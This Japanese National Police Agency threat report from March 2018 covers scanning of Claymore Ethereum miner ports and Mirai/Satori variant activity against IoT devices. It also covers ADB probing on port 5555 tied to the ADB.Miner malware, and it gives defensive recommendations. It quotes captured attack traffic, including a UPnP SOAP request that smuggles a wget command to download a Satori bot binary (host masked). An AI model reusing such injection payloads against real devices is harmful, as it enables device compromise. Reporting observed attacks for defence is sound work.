Distributed via @police http://www.npa.go.jp/cyberpolice/

レポート

平成 30 年3月 12 日

仮想通貨採掘ソフトウェア「Claymore（クレイモア）」を標的としたアクセスの増加等について

- 仮想通貨採掘ソフトウェア「Claymore（クレイモア）」を標的としたアクセスの増加
- Android Debug Bridge で使用される 5555/TCP ポートに対するアクセスの観測

1 「仮想通貨採掘ソフトウェア「Claymore（クレイモア）」を標的としたアクセスの増加

警察庁のインターネット定点観測システムにおいて、平成 30 年1月８日以降、仮想通貨「Ethereum（イーサリアム）」を採掘するために使用されるソフトウェア「Claymore（クレイモア）」で管理用ポートとして使用される宛先ポート 3333/TCP に対して、JSON[i] 形式のリクエストにより、JSON-RPC[ii] 経由で「Ethereum」のアカウントリストを調査するアクセス（図1）の増加を観測しました（図2）。

```
{"id":0,"jsonrpc":"2.0","method":"miner_getstat1"}
```

図1 宛先ポート 3333/TCP に対するアクセスの観測例（一部を抜粋）



図2 宛先ポート 3333/TCP に対するアカウントリストを調査するアクセス件数の発信元国・地域別推移[iii]

[i] JSON は、JavaScript Object Notation の略。JavaScript を始めとした多くの場面で使用されるデータ交換フォーマットです。

[ii] JSON-RPC は、エンコード（符号化）に JSON を採用した遠隔手続き呼出し（Remote Procedure Call）プロトコルの一種です。

[iii] 発信元の国・地域については、当該国・地域に割り当てられた IP アドレスを指しています。以降も同様の表記です。

当該発信元からの他のアクセスを調査したところ、52869/TCP に対するアクセスにおいて、外部のウェブサーバから「okiru」や「satori」等と呼称されている Mirai ボット亜種をダウンロードし、その実行を試行するパケットを確認しました（図3）。また、37215/TCP に対するアクセスについても同様のパケットを確認しました。

```
POST [redacted] HTTP/1.1
Host: [redacted]:52869
Content-Length: 641
Accept-Encoding: gzip, deflate
SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping
Accept: */*
User-Agent: Hello-World
Connection: keep-alive

<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:AddPortMapping
xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">[redacted]`cd /var;wget http://
[redacted]/mips.satori -O -> aIRGuiCx09`
[redacted]</u:AddPortMapping></s:Body></
s:Envelope>
```

図3　宛先ポート 52869/TCP に対するアクセスの観測例（一部をマスキング）

これらのパケット内容を含む各宛先ポートに対するアクセス件数を確認したところ、3333/TCP に対するアクセスが増加した時期と同時期に増加していました（図4、図5）。



図4　宛先ポート 52869/TCP に対する特定のファイルのダウンロードを試行するアクセス件数の発信元国・地域別推移



図5　宛先ポート 37215/TCP に対する特定のファイルのダウンロードを試行するアクセス件数の発信元国・地域別推移

これらの観測結果と同様の事象に関して、1月 19 日にセキュリティベンダー「トレンドマイクロ」もレポートを公表[i]しています。

「Claymore」の JSON-RPC の API の利用者は、以下の対策を実施することを推奨します。

- サーバ等をインターネットに接続する場合には、直接インターネットに接続するのではなくルータ等を使用してください。
- ファイアウォール等によって不必要な外部からのアクセスを遮断してください。
- 特定の IP アドレスのみにアクセスを許可する等の適切なアクセス制限を実施してください。

また、52869/TCP 及び 37215/TCP に対するアクセスは従来と同様に IoT 機器を標的としていることが考えられることから、IoT 機器等の利用者は以下の対策を参考に、総合的にセキュリティ対策を行うことを推奨します。

- IoT 機器等をインターネットに接続する場合にも、サーバと同様の対策を実施してください。
- 製造元のウェブサイト等で脆弱性情報を確認し、脆弱性がある場合はファームウェアのアップデート等の適切な対策を行ってください。
- ユーザ名及びパスワードは、初期設定のままでは使用せず、必ず変更してください。また、変更する際は、ユーザ名及びパスワードを推測されにくいものにしてください。
- 製造終了から年月が経過した製品は、製造元が脆弱性への対応を実施しない場合があります。脆弱性が存在するにも関わらず、製造元が対応しない製品は、使用を中止してください。

[i] 「New Satori Variant Found Targeting Claymore Mining Software to Mine Ethereum」（平成 30 年 1 月 19 日）
https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/new-satori-variant-found-targeting-claymore-to-mine-ethereum

2　Android Debug Bridge（以下「ADB」という。）[i] で使用される 5555/TCP ポートに対するアクセスの観測について

警察庁のインターネット定点観測システムでは、平成 30 年2月3日以降、ADB の CONNECT メッセージ（図6）を含むアクセスを観測しました（図7）。

```
00000000  43 4e 58 4e 00 00 00 01  00 10 00 00 07 00 00 00 CNXN.... ........
00000010  32 02 00 00 bc b1 a7 b1  68 6f 73 74 3a 3a 00    2....... host::.
```

図6　ADB の CONNECT メッセージの観測例



図7　宛先ポート 5555/TCP に対する ADB の CONNECT メッセージの観測件数の推移

通常、ADB は USB を介して使用されますが、Wi-Fi 等のネットワークを介して使用することもできます。ネットワークを介した ADB を使用して Android 搭載機器に接続する際には、図8の通信が行われる [ii] ことから、5555/TCP ポートに対して ADB を使用した探索行為や感染活動が行われていた可能性があります。

また、同アクセスの発信元からは、「Mirai」ボットの特徴の一つである宛先 IP アドレスと TCP シーケンス番号 [iii] の初期値が一致するアクセスも観測しています。このアクセスは、5555/TCP ポートがアクティブであるか調査していると考えられます。

---

[i] Android 搭載機器とコンピュータ等を接続しデバッグを行うためのツール。

[ii] https://android.googlesource.com/platform/system/core/+/master/adb/protocol.txt

[iii] TCP シーケンス番号は、TCP パケットの送受信状況を管理するために付与される番号です。通常は、TCP 通信の開始時にランダムな番号が初期値として設定され、TCP 通信の進行に合わせて増加していきます。



図8　ADB におけるハンドシェイクの手順（署名検証を実施する場合）

なお、この観測結果と同様の事象に関して、2月4日及び2月6日に海外のセキュリティベンダーが、Android 搭載機器に感染し仮想通貨を採掘するマルウェア「ADB.Miner」についてブログ記事を公表しています。同記事では、当該マルウェアに感染した端末のほとんどは Android を搭載したスマートテレビ、TV Box 等であり、感染端末は、ネットワーク上で 5555/TCP ポートを開放している端末の探索及び検出した端末に対する感染活動並びに仮想通貨「Monero」の採掘を行うとしています。

また、同記事は、「ADB.Miner」は、探索を高速化するために「Mirai」ボットのスキャンモジュールからコードを流用し、採掘機能を実装するために「Coinhive」[i] を利用していると結論付けています。

スマートテレビ、TV Box 等の Android 搭載機器の利用者は、以下の対策を実施することを推奨します。

- Android 搭載機器上で身に覚えのないアプリケーションが動作していないか確認してください。
- Android 搭載機器のデータ通信量が、利用状況から考えて妥当な範囲内であるか確認してください。
- Android 搭載機器をインターネットに接続する場合には、直接インターネットに接続するのではなく可能な限りルータ等を使用してください。
- ファイアウォール等によって不必要な外部からのアクセスを遮断してください。

[i] Web 閲覧者の端末リソースを利用する仮想通貨採掘ツール。